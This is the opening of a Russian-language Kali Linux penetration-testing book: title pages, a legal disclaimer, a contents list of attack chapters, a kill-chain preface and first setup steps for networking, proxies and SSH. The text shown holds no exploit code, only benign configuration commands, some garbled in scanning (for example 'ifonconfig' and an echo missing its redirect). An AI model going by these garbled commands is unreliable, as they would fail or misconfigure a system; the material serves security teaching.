ПРОДВИНУТОЕ ИЗУЧЕНИЕ KALI LINUX ДЛЯ ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ

«ВЫБОР ТЕСТЕРОВ НА ПРОНИКНОВЕНИЕ И ХАКЕРОВ»

«ОПИСАНЫ ЛУЧШИЕ МЕТОДИКИ АТАК НА ЦЕЛИ»

«МАТЕРИАЛ ПОСТРОЕН ОТ ПРОСТОГО К СЛОЖНОМУ»

Продвинутое изучение Kali Linux для тестирования на проникновение

Практическое руководство по тестированию безопасности вашей сети на Kali Linux, Предпочтительный выбор тестировщиков на проникновения и хакеров

2017

Продвинутое изучение Kali Linux для тестирования на проникновение

- *Информация в данной книге предназначена для ознакомления или тестирования на проникновение собственных сетей. Для тестирования сетей третьих лиц, получите письменное разрешение.*

- *Тестирование на проникновение (жарг. Пентест) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Вся ответственность за реализацию действий, описанных в книге, лежит на вас. Помните, что за неправомерные действия предусмотрена ответственность, вплоть до уголовной.*

2017

Содержание

Предисловие **1**

Часть 1: Цепь убийств хакера

Глава 1: Запуск Kali Linux **15**

Kali Linux **15**
Настройка сетевых сервисов и безопасной связи **18**
Настройка сетевых параметров прокси-сервера 20
Обеспечение связи с Secure Shell 21
Обновление Kali Linux **23**
Система управления пакетами Debian 23
Пакеты и репозитории 23
Dpkg 24
Использование Advanced Packaging Tools 24
Конфигурация и настройка Kali Linux **25**
Сброс пароля 26
Добавление не суперпользователя 26
Ускорение операций Kali 26
Общие папки с Microsoft Windows 28
Создание зашифрованной папки с TrueCrypt 30
Управление сторонних приложений **35**
Установка сторонних приложений 35
Запуск сторонних приложений без привилегий суперпользователя 37
Эффективное управление тестов на проникновение **38**
Резюме **40**

Глава 2: Определение цели - Пассивная Разведка 43

- **Основные принципы разведки** 44
- **OSINT** 45
- **DNS-разведчик и отображение маршрута** 47
  - WHOIS 48
  - DNS-разведчик 50
    - IPv4 51
    - IPv6 53
  - Отображение маршрута к цели 54
- **Получение информации о пользователе** 57
  - Сбор имён и адресов электронной почты 58
- **Профилирование пользователей для списков паролей** 61
- **Резюме** 63

Глава 3: Активная Разведка и сканирование уязвимостей 65

- **Скрытые стратегии сканирования** 66
  - Настройка источника стека IP и настройки идентификации инструментов 66
  - Изменение параметров пакета 68
  - Использование прокси-серверов с сетями анонимности (Tor и Privoxy) 69
- **Определение сетевой инфраструктуры** 73
- **Перечисление хостов** 75
  - Открытие Live хоста 75
- **Порт, операционная система, и обнаружения сервисов** 76
  - Сканирование портов 76
  - Идентификация операционной системы 77
  - Определение активных услуг 79
- **Использование комплексных приложений разведки** 80
  - nmap 81
  - recon-ng фреймворк 82
  - Maltego 85
- **[illegible]** 88
- **[illegible]** 89

[illegible] 4: Эксплоит 91

- **[illegible]** 92
- **[illegible] сетевых [illegible]** 93
  - Metasploit Framework 98
  - [illegible] 103
- **[illegible] Armitage** 105
  - Командное тестирование с Armitage 107
  - [illegible] Armitage атаки 108
- **Обход IDs и обнаружение антивирусов** 110
- **Резюме** 118

Глава 5: Пост-Эксплуатация- Действие на цели 119
Обход Windows User Account Control 120
Проведение быстрой разведки взломанной системы 122
Использование языка сценариев WMIC 125
Поиск и получение учетных записей - разграбление цели 129
Создание дополнительных учетных записей 133
Использование Metasploit для деятельности пост-эксплуатации 134
Эскалация привилегий пользователя на зараженном хосте 139
Повторение токенов аутентификации с помощью инкогнито 140
Манипулирование с учетными данными для доступа к Windows Credential Editor 142
Эскалация от Администратора СИСТЕМЫ 143
Доступ к новым учетным записям с горизонтальной эскалацией 143
Покрытие треков 144
Резюме 147
Глава 6: Пост- Эксплуатация - Постоянство 149
Компромат на существующие файлы системы и приложения для удаленного доступа 150
Дистанционное включение службы Telnet 150
Дистанционное включение служб терминалов Windows 152
Дистанционное включение Virtual Network Computing 154
Использование постоянных агентов 155
Использование Netcat в качестве стойкого агента 155
Поддержание стойкости с Metasploit Framework 159
Использование сценария metsvc 159
Использование сценария persistence 161
Создание автономного стойкого агента с Metasploit 163
Перенаправление портов для обхода контроля сети 165
Пример 1 - простое перенаправления портов 166
Пример 2 - двунаправленное перенаправление портов 167
Резюме 168

Часть 2: Фаза Доставки

Глава 7: Физические нападения и социальная инженерия 171
Инструментарий социальной инженерии 172
Spear Фишинг Атака 176
Использование вектора атаки сайта - Java Applet Attack Method 181
Использование вектора атаки сайта - Метод атаки Credential Harvester 186
Использование вектора атаки сайта - Tabnabbing Attack Method 188
Использование вектора атаки сайта - Веб-Метод Multi-атаки 190

Использование буквенно-цифрового PowerShell шеллкода для инъекционной атаки **190**
Скрытие исполняемых файлов и запутывания URL атакуемого **192**
Эскалация атаки с помощью перенаправления DNS **194**
Физический доступ и враждебные устройства **197**
Векторы атаки Raspberry Pi 200
Резюме **202**
Глава 8: Эксплуатация Беспроводной Связи **203**
Настройка Kali для беспроводных атак **204**
Беспроводная разведка **204**
Kismet 207
Обход идентификатора Hidden Service Set **209**
Обход аутентификации MAC-адресов **211**
Компрометация WEP шифрования **213**
WPA и WPA2 атака **219**
Атаки грубой силы 219
Атака беспроводных маршрутизаторов с Reaver 223
Клонирование точки доступа **224**
Атаки типа отказ в обслуживании **225**
Резюме **227**
Глава 9: Разведка и эксплуатация веб-приложений **229**
Проведение разведки веб-сайтов **230**
Сканеры уязвимостей **236**
Расширение функциональных возможностей традиционных сканеров уязвимостей 237
Расширение функциональности веб-браузеров 238
Сканеры определенной уязвимости веб-служб 240
Тестирование безопасности с клиентской стороны прокси **243**
Сервер эксплоитов **250**
Атаки конкретных приложений **251**
Доступ к учётным данным методом грубой силы 251
Инъекционные атаки против баз данных 252
Поддержание доступа с веб бэкдорами **254**
Резюме **256**
[illegible] **257**
[illegible] **258**
[illegible] 258
Компромат Secure Shell 262
Эксплуатация third-party удалённого доступа приложений **264**

Атакующий Secure Sockets Layer **266**
Настройка Kali для сканирования SSLv2 267
Разведка SSL соединений 269
Использование SSLstrip для проведения атак человек-по-середине 275
Denial-of-service нападения на SSL 277
Нападение на виртуальную частную сеть IPSec **278**
Сканирование VPN шлюзов 279
Идентификация VPN шлюзов 280
Захват общих ключей 282
Выполнение автономного PSK крекинга 282
Определение учетных записей пользователей по умолчанию 283
Резюме **283**
Глава 11: Эксплуатация стороны клиента **285**
Атака систем с помощью враждебных сценариев **286**
Проведение атаки с использованием VBScript 286
Атака системы с помощью Windows PowerShell 289
Cross Site Scripting Framework **291**
Brower Exploitation Framework – BeEF **299**
Установка и настройка BeEF 300
Пошаговое руководство BeEF браузера **303**
Интеграция BeEF и Metasploit атаки 308
Использование BeEF в качестве туннельного прокси 309
Резюме **311**
Приложение: Установка Kali Linux **313**
Загрузка Kali Linux **313**
Базовая установка Kali Linux **314**
Установка Kali Linux на виртуальную машину 315
Полное шифрование диска и удаление содержимого диска мастер-ключом 316
Настройка тестовой среды **321**
Уязвимые операционные системы и приложения 322

Предисловие

Эта книга посвящена использованию Kali Linux для выполнения тестов на проникновение против сетей. Тест на проникновение метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки. В отличие от оценки уязвимости, тестирование на проникновение предназначено для включения в Фазу эксплуатации. Таким образом, это доказывает, что эксплоит присутствует, и что он сопровождается очень реальным риском быть подорван, если он не действует.

В этой книге, мы будем называть испытателей на проникновение, атакующих и хакеров взаимозаменяемыми, поскольку они используют одни и те же методы и инструменты для оценки безопасности сетей и систем передачи данных. Единственное различие между ними заключается в их конечной цели

Большинство тестеров и злоумыш ленников следуют неофициальной, с открытым исходным кодом, методикой тестирования запатентованную определенной, лежащей в основе процесса тестирования. Есть определенные преимущества по этой методологии:

- Методология идентифицирует части процесса тестирования, которые могут быть автоматизированы (например, тестер всегда может использовать пинг развертки для выявления потенциальных целей, поэтому это может быть сценарий), что позволяет тестеру сосредоточиться на творческих методов, чтобы найти и использовать уязвимости
- Результаты являются повторяющимися, что позволяет им быть сравнены с течением времени или перекрестной проверки результатов одного тестера против другого, или чтобы определить, как безопасность цели улучшилась (или нет!) в течение долгого времени
- Определенная методика является предсказуемым с точки зрения требований времени и персонала, что позволяет контролировать затраты и свести их к минимуму
- Методология, которая была предварительно одобрена клиентом, защищает тестера от ответственности в случае каких-либо повреждений в сети или данных

Официальные методики включают в себя следующие известные примеры:

- Структура безопасности информационных систем оценки (ISSAF): Это полное руководство стремится быть единственным источником для тестирования сети. Более подробную информацию об этом можно найти на сайте www.oissg.org.
- NIST SP 800-115, техническое руководство по тестированию безопасности и оценки информации: Написанная в 2008 году, методология в четыре этапа является несколько устаревшей. Тем не менее, она действительно обеспечивает хороший обзор основных этапов тестирования на проникновение. Вы можете получить более подробную информацию на http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.
- OSSTMM: Это один из самых старых методик, а также последняя версия попытки дать количественную оценку выявленных рисков. Более подробную информацию можно найти по адресу www.osstmm.org.
- OWASP: Этот метод ориентирован на 10 наиболее распространенных уязвимостей в веб-приложениях. Более подробную информацию об этом можно найти на сайте www.owasp.org.
- Стандарт Тестирования на Проникновение исполнения (PTE): В активном состоянии, эта методика является полной и точно отражает о деятельности злонамеренного человека. Вы можете получить более подробную информацию на www.pentest-standard.org.
- Наступление (Web) Тестирования Фреймворка (OWTF): Введенное в 2012 году очень перспективное направление которое сочетает в себе OWASP подход с более полной и строгой методологией PTES. Более подробную информацию можно найти по адресу https://github.com/7a/owtf.

К сожалению, у использовании структурированной методологии есть слабые стороны в процессе тестирования:

- Методологии редко принимается во внимание, почему тесты на проникновение ведутся, но данные имеют решающее значение для бизнеса и должны быть защищены. При отсутствии этого жизненно важного первого шага, тесты на проникновение потеряют фокус.
- Многие тестеры на проникновения не хотят следовать определенной методологии, опасаясь, что это будет мешать их творческому потенциалу в эксплуатации сети.


- Тестирование на проникновения не отражает фактическую деятельность злоумышленника. Часто клиент хочет видеть, можете ли вы получить административный доступ к определенной системе ("Можно ли взломать ящик?"). Тем не менее, злоумышленник может быть ориентирован на копирование критически важных данных таким образом, что не требует корневого доступа, или вызвать отказ в обслуживании.

Для преодоления ограничений, присущих формальным методикам тестирования, они должны быть интегрированы в рамках, которая рассматривает сеть с точки зрения атакующего, то "Kill Chain"

"Kill Chain" подход в тестировании на проникновение

В 2009 году Майк Клопперт из Lockheed Martin CERT представил концепцию, которая теперь известна как атака Kill Chain. Она включает в себя шаги, предпринятые противником, когда они нападают на сеть. Это не всегда протекает в линейном потоке, иногда могут произойти некоторые шаги параллельно. Многократные атаки могут быть запущены в течение долгого времени на той же самой цели, и перекрывающиеся этапы могут происходить одновременно.

В этой книге, я изменил Kill Chain, чтобы более точно отразить о том, как злоумышленники применяют эти шаги при эксплуатации сетей и услуг передачи данных. На следующей диаграмме показана типичная цепь убийств злоумышленника:



Типичный Kill Chain для атакующего может быть описан следующими образами:

- Фаза рекогносцировки - Лучше узнать как можно больше о враге, прежде чем атаковать их. Поэтому хорошие злоумышленники будут проводить обширную разведку цели, прежде чем атаковать. На самом деле, по оценкам, по меньшей мере, 70 процентов от "трудовых усилий" теста на проникновение или нападения проводится ведение разведки Как правило, они будут использовать два типа разведки:

    ° Пассивный разведчик - Он непосредственно взаимодействует с целью во враждебной манере. Например, злоумышленник рассмотрит общедоступные веб-сайт(ы), оценки интернет-СМИ (особенно сайты социальных медиа), и попытается определить "поверхность атаки" мишени

    Одна конкретная задача будет генерировать список последних и настоящих имён работников. Эти имена будут служить основой попыток грубой силы, или угадывание паролей. Они также будут использоваться в социотехники.
    Этот тип разведки труден, если не невозможен, отличить цель от поведения обычных пользователей.

    ° Активный разведчик – Информацию можно обнаружить с помощью цели, но, это может быть трудно отличить лица большинство интернет-организаций от обычных фонов.
    Мероприятия, происходящие во время активной разведки включают в себя физические визиты на целевые помещения, сканирование портов, а также удалённой сканировании уязвимости.
- Фаза доставки - Доставкой является выбор и развитие оружия, которое будет использоваться для завершения подвига во время нападения. Точный выбор оружия, будет зависеть от намерений злоумышленника, а также маршрута доставки (например, по сети, через беспроводную или через веб-службы). Воздействие на этапе доставки будет рассмотрено во второй половине этой книги.

- Эксплоит или компромисс фаза - это точка, когда конкретный эксплоит успешно применяется, позволяя злоумышленникам достичь своей цели. Компромисс может иметь место в одной фазе (например, на известной операционной системы уязвимость была использована с использованием переполнения буфера), или это, возможно, был многофазный компромисс (например, злоумышленник имел физический доступ к корпоративной телефонной книги . Имена были использованы для создания списков для грубой силы против портала входа в систему. Кроме того, электронные письма были отправлены всем сотрудникам, где надо нажать на встроенную ссылку для загрузки созданного PDF-файла, который скомпрометирует их компьютеры.). Многофазные атаки являются нормой, когда злоумышленник нацелен на конкретные предприятия.
- Сообщение эксплуатации: действие на цели - это часто, и неправильно, называют "фазой эксфильтрации", потому что есть акцент на восприятии атаки исключительно в качестве маршрута для кражи конфиденциальных данных (например, данные для входа, личные данные и финансовая информация); она является общей для атакующего иметь другие задачи. Например, предприятие может пожелать, вызвать отказ в обслуживании сети своего конкурента, чтобы привлечь клиентов в свой собственный веб-сайт. Таким образом, эта фаза должна сосредоточиться на многих возможных действий злоумышленника.

Для одних из наиболее распространенных эксплуатаций активность происходит, когда злоумышленники пытаются улучшить свои права доступа до максимально возможного уровня (Вертикальная эскалация), и к компромиссу столько счетов, сколько это возможно (Горизонтальная эскалация).

- Сообщение эксплуатации: настойчивость - Если есть ценность в компрометации сети или системы, то значение, вероятно, может быть увеличено, если есть постоянный доступ. Это позволяет злоумышленникам поддерживать связь с скомпрометированной системой. С точки зрения защитника, это часть уничтожений цепи, которую, как правило, легче всего обнаружить.

Kill Chain метамоделей поведения злоумышленника при попытке поставить под угрозу безопасность сети или ту или иную систему данных. В качестве метамодели, он может включать в себя какие-либо метамодели частной собственности или коммерческой методологии тестирования на проникновение. В отличие от методик, тем не менее, он обеспечивает фокусировку на стратегическом уровне, как злоумышленник приближается к сети. Такой акцент на деятельности атакующего будет направлять макет и содержание этой книги.

Что в этой книге

Эта книга состоит из двух частей. В части 1 «Цепь убийств хакера» мы будем следовать шагам цепочки уничтожения, подробно анализируя каждую фазу. В части 2 «Фаза Доставки» мы сосредоточимся на фазе доставки и некоторых доступных методологиях, чтобы понять, как происходят атаки, и как эти знания могут использоваться для защиты сети.

Глава 1, «Запуск Kali Linux», знакомит читателя с основами Kali Linux и его оптимальной конфигурацией для поддержки тестирования на проникновение.

В главе 2 «Определение цели - Пассивная Разведка» содержится справочная информация о том, как собирать информацию о цели с использованием общедоступных источников и о средствах, которые могут упростить разведку и управление информацией.

Глава 3 «Активная Разведка и Сканирование уязвимостей» знакомит читателя со скрытыми подходами, которые могут быть использованы для получения информации о цели, особенно с информацией об идентифицирующих уязвимостях, которые могут быть использованы.

В главе 4 «Эксплоит» демонстрируются методологии, которые могут быть использованы для поиска и выполнения эксплоитов, позволяющих взломщику системы.

В Главе 5 «Пост-Эксплуатация: Действие на цели» описывается, как атакующие могут повышать свои привилегии для достижения своей цели по компрометации системы, включая кражу данных, изменение данных, запуск дополнительных атак или создание DoS.

Глава 6, «Пост-Эксплуатация: Постоянство» содержит сведения о настройке скомпрометированной системы, чтобы злоумышленник мог вернуться по своему усмотрению и продолжить пост-эксплуатацию.

Глава 7 «Физические нападения и социальная инженерия» демонстрирует, почему возможность физически получить доступ к системе или взаимодействовать с людьми, которые ею управляют, обеспечивает наиболее успешный путь к эксплуатации.

Глава 8, «Эксплуатация Беспроводной Связи», демонстрирует, как использовать общие беспроводные соединения для доступа к сетям передачи данных и изолированным системам.

Глава 9 «Разведка и эксплуатация веб-приложений» содержит краткий обзор одной из самых сложных фаз доставки для обеспечения безопасности: веб-приложений, которые открыты для общедоступного Интернета.

Глава 10, «Эксплуатация связи удаленного доступа», обеспечивает все более важный путь к системам, поскольку все больше и больше организаций используют распределенные модели и модели «работы на дому», которые полагаются на сообщения удаленного доступа, которые сами уязвимы для атак.

В главе 11 «Эксплуатация стороны клиента» основное внимание уделяется атакам на приложения в системах конечного пользователя, которые часто не защищены в той же степени, что и основная сеть организации.

Приложение, Установка Kali Linux, дает краткий обзор того, как установить Kali Linux, и как использовать шифрование всего диска, чтобы избежать перехвата конфиденциальных данных тестирования.

Что вам нужно для этой книги

Чтобы практиковать материал, представленный в этой книге, вам понадобятся инструменты виртуализации, такие как VMware или VirtualBox.

Вам нужно будет загрузить и настроить операционную систему Kali Linux и ее набор инструментов. Чтобы он был актуальным и чтобы у вас были все инструменты, вам понадобится доступ к Интернет-соединению.

К сожалению, не все инструменты в системе Kali Linux будут установлены, поскольку их слишком много. Основное внимание в этой книге уделяется не затоплению читателя всеми инструментами и вариантами, а обеспечению подхода к тестированию, который даст им возможность учиться и внедрять новые инструменты, поскольку их опыт и знания меняются с течением времени.

Хотя большинство примеров из этой книги посвящены Microsoft Windows, методология и большинство инструментов переносятся на другие операционные системы, такие как Linux и другие версии Unix.

Наконец, эта книга применима к Kali для завершения цепочки убийств атакующего против целевых систем. Вам понадобится целевая операционная система. Многие из примеров в книге используют Microsoft Windows XP. Хотя он устарел по состоянию на октябрь 2016 года, он обеспечивает базовый уровень стандартного поведения для многих инструментов. Если вы знаете, как применить эту методологию для одной операционной системы, вы можете применить ее к более новым операционным системам, таким как Windows 8.1 и Windows 10.

Для кого эта книга

Эта книга предназначена для людей, которые хотят больше узнать о безопасности данных. В частности, она предназначена для людей, которые хотят понять, почему они используют тот или иной инструмент, когда они это делают, в отличие от тех людей, которые бросают в систему как можно больше инструментов, чтобы проверить, не заработает ли эксплойт. Моя цель заключается в том, чтобы читатели разработали свой собственный метод и подход к эффективному тестированию на проникновение, что позволит им экспериментировать и учиться по мере их развития. Я считаю, что этот подход является единственным эффективным способом понять, как злонамеренные люди атакуют системы данных и, следовательно, единственный способ понять, как найти уязвимости, прежде чем они могут быть использованы.

Если вы являетесь профессионалом в области безопасности, тестером на проникновения или просто интересуетесь безопасностью сложных сред данных, эта книга для вас.

Вопросы и предложения

Отзывы читателей всегда приветствуются. Дайте мне знать, что вы думаете об этой книге - то, что вам понравилось или может быть не нравится. Обратная связь с читателем важна для меня, чтобы узнать ваше мнение о ней.

Чтобы отправить мне общий отзыв, просто отправьте электронное письмо на адрес byt3l0ck3r@gmail.com и укажите название книги в теме вашего сообщения.

Если есть тема, в которой у вас есть опыт, и вы заинтересованы в написании или содействии книге, также напишите мне на почту и мы обговорим это.

Авторские права

По всем вопросам касательно книги обращаться по адресу byt3l0ck3r@gmail.com.

Автор книги: byt3l0ck3r

Первое издание: Март 2017

Бонусы

При покупки этой книги вы также можете получать поддержку по поводу материалов этой книги. Тоесть если вам например не понятна определённая тема вы просто можете написать на мою почту "byt3l0ck3r@gmail.com" и в конец содержания прикрепить чек покупки, либо через переписку с продавцом на странице покупки. Также вы получаете доступ к стримам автора, где будут на практике описаны определённые методы атаки. Стримы будут проходить в назначенное время, которое вы сможете узнать написав мне на почту "byt3l0ck3r@gmail.com" с прикреплённым чеком или в переписке с продавцом на странице покупки.

Часть 1

Цепь убийств хакера

Запуск Kali Linux

Определение цели - Пассивная Разведка

Активная Разведка и скан уязвимостей

Эксплоит

Сообщения эксплоита - Действия на цели

Сообщения эксплоита - Постоянство

1

Запуск Kali Linux

Kali Linux является преемником платформы тестирования проникновения BackTrack, которая, как правило, рассматривается как стандартный пакет инструментов, используемых для облегчения тестирования проникновения, для защиты данных и голосовых сетей. В этой главе дается введение в Kali, и внимание фокусируется на настройке Kali, чтобы поддержать некоторые продвинутые аспекты тестирования на проникновение.

Kali Linux

BackTrack, (www.backtrack-linux.org) был выпущен, чтобы обеспечить большое разнообразие испытаний на проникновение и оборонительных средств, которые были идеальными для аудиторов и сетевых администраторов, заинтересованных в оценке и защите своих сетей. Одни и те же инструменты использовались как санкционированное и несанкционированное (хакеры) тестеры проникновения.

Окончательный вариант BackTrack, был выпущен в августе 2012 года Основанный на платформе Ubuntu Linux, он получил широкое распространение и поддерживается сообществом безопасности. К сожалению, его файловая архитектура затрудняла управлять массивом инструментов и сопровождающих их зависимостей.

В BackTrack, все инструменты, используемые для тестирования проникновения были помещены в каталог /pentest. Подпапки, такие как / помогли дополнительно определить расположение инструментов. Поиск и выполнение инструментов в рамках этой иерархии может быть противоречит здравому смыслу.

В марте 2013 года, BackTrack был заменен на Kali Linux, которая использует новую архитектуру платформы на основе операционной системы Debian GNU/Linux.

Debian придерживается Filesystem Hierarchy Standard (FHS), что является существенным преимуществом по сравнению с BackTrack. Вместо того, чтобы перемещаться по дереву /pentest, вы можете вызвать инструмент из любой системы, так как приложения включены в системный путь.


Другие особенности Kali включают в себя следующее:

- Поддержка в нескольких рабочих средах, таких как Gnome, KDE, LXDE и XFCE, и обеспечивает многоязычную поддержку.
- Armel и поддержка ARMHF позволяет Kali устанавливать на таких устройствах, как Raspberry Pi, ODROID-U2 / -X2, и Samsung Chromebook.
- Kali остается с открытым исходным кодом проекта, который является бесплатным. Самое главное, что он хорошо поддерживается активным интернет-сообществом.
- Поддержка настроек ISO, что позволяет пользователям создавать свои собственные версии Kali. Функция начальной загрузки также выполняется в масштабах всего предприятия сетевой установки, которые могут быть автоматизированы с помощью предварительно семенных файлов.

В этой книге мы будем использовать виртуальную машину VMware 64-битного Kali.

Виртуальная машина используется потому, что позволяет легко и быстро выполнять определенные приложения в других операционных системах, таких как Microsoft Windows или Mac OS. Кроме того, виртуальная машина может архивировать результаты испытания на проникновение, позволяя рассмотреть архив, чтобы определить, является ли конкретная уязвимость обнаружена с набором инструментов, которые были использованы для тестирования.


Когда Kali запущен, пользователь будет доставлен в графический интерфейс рабочего стола, по умолчанию в панели меню в верхней части несколько простых иконок. Выбрав пункт меню приложения пользователь получит доступ к системе меню, содержащей 10 лучших средств по безопасности, а также ряд папок, организованных в общем порядке, которых вы будете придерживаться в ходе испытания на проникновение, как показано на следующем скриншоте:



Меню будет знакомо пользователям последней версии BackTrack. Тем не менее, есть некоторые изменения, которые включают в себя упрощенный доступ к сетевым службам и коммуникациям.

Настройка сетевых сервисов и безопасной связи

Первый шаг в возможности использовать Kali, чтобы гарантировать, что она имеет возможность подключения к любой проводной или беспроводной сети для поддержки обновления и настройки. Возможно, вам потребуется получить IP-адрес по DHCP (протокол динамической конфигурации узла), либо назначить одну статически. Во-первых, подтвердить свой IP-адрес с помощью команды Ifconfig из окна терминала, как показано на следующем скриншоте:



В данном конкретном случае, ВМ был присвоен IP-адрес . Если IP-адрес не был получен, адрес может быть назначен DHCP с помощью команды dhclient eth0 (или другие доступные интерфейсы, которые будут зависеть от конкретной конфигурации системы которая используется).

Если у вас статический IP-адрес, то может потребоваться дополнительная информация.

Откройте окно терминала и введите следующие команды:

```
root@kali:~#  ifonconfig eth0 <ip>/24
root@kali:~#  route add default gw <ip>
root@kali:~#  echo nameserver <ip> /etc/resolv.conf
```

Изменения, внесенные в настройки IP являются непостоянные, и будут потеряны, когда Kali перезагружается. Для того, чтобы сделать изменения постоянными, вам необходимо будет отредактировать /etc/network/interfaces, как показано на следующем скриншоте:

Original

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet dhcp

auto eth2
iface eth2 inet dhcp

auto ath0
iface ath0 inet dhcp

auto wlan0
iface wlan0 inet dhcp
```

Edited

```
auto lo
iface lo inet loopback

# primary network interface
# edited to maintain persistent state
auto eth0
iface eth0 inet static
     address
     netmask
     network
     broadcast
     gateway

auto eth1
iface eth1 inet dhcp

auto eth2
iface eth2 inet dhcp

auto ath0
iface ath0 inet dhcp
```

По умолчанию Kali не запускается с включенной службой DHCP. Это объявляет новый IP-адрес в сети, и это может предупредить администраторов о наличии тестера. Для некоторых тестовых случаев, это не может быть проблемой, и это может быть выгодно иметь, ведь определенные службы запускаются автоматически во время загрузки. Это может быть достигнуто путем ввода следующих команд:

```
root@kali~# update-rc.d networking defaults
root@kali~# /etc/init.d/networking restart
```

Настройка сетевых параметров прокси-сервера

Пользователи, расположенные за аутентифицированного или неидентифицированного прокси, должны изменить bash.bashrc и apt.conf. Оба файла находятся в каталоге /root/ect/

1. Измените файл bash.bashrc, как показано на следующем рисунке, используйте текст добавьте в редактор следующие строки в нижней части файла bash.bashrc:

```
export ftp_proxy="ftp://user:password@proxyIP:port"
export http_proxy="http://user:password@proxyIP:port"
export https_proxy="https://user:password@proxyIP:port" export
socks_proxy="https://user:password@proxyIP:port"
```

```
    esac
fi

# if the command-not-found package is installed, use it
if [ -x /usr/lib/command-not-found -o -x /usr/share/command-not-found ]; then
        function command_not_found_handle {
                # check because c-n-f could've been removed in the meantime
                if [ -x /usr/lib/command-not-found ]; then
                   /usr/bin/python /usr/lib/command-not-found -- $1
                   return $?
                elif [ -x /usr/share/command-not-found ]; then
                   /usr/bin/python /usr/share/command-not-found -- $1
                   return $?
                else
                   return 127
                fi
        }
fi
export ftp_proxy="ftp://user:password@proxyIP:port"
export http_proxy="http://user:password@proxyIP:port"
export https_proxy="https://user:password@proxyIP:port"
export socks_proxy="https://user:password@proxyIP:port"
```

2. Замените proxyIP и порт с IP-адресом прокси-сервера и номер порта соответственно, и замените имя пользователя и пароль, используя имя пользователя и пароль аутентификации. Если нет необходимости проверять подлинность, писать только часть следующего символа @.
3. В том же каталоге, создайте файл apt.conf и введите следующие командные строки, как показано на следующем скриншоте:

```
Acquire::ftp::proxy "ftp://user:password@proxyIP:port/";
Acquire::http::proxy "http://user:password@proxyIP:port/";
Acquire::https::proxy "https://user:password@proxyIP:port/";
Acquire::socks::proxy "https://user:password@proxyIP:port/";
```

4. Сохраните и закройте файл. Выйдите из системы и затем войдите в систему, чтобы активировать новые настройки.

Обеспечение связи с Secure Shell

Чтобы свести к минимуму обнаружение целевой сети во время тестирования, Kali не позволяет каких-либо сетевых услуг извне прослушивания. Некоторые услуги, такие как Secure Shell (SSH), уже установлены. Тем не менее, они должны быть разрешены перед использованием.

Kali поставляется предварительно настроенным с ключами SSH по умолчанию. Перед началом службы SSH, это хорошая идея, чтобы отключить клавиши по умолчанию и сгенерировать уникальный набор ключей для использования.

Мы переместим SSH ключи по умолчанию в папку резервного копирования, а затем создадим новый SSH набор ключей, используя следующую команду:

```
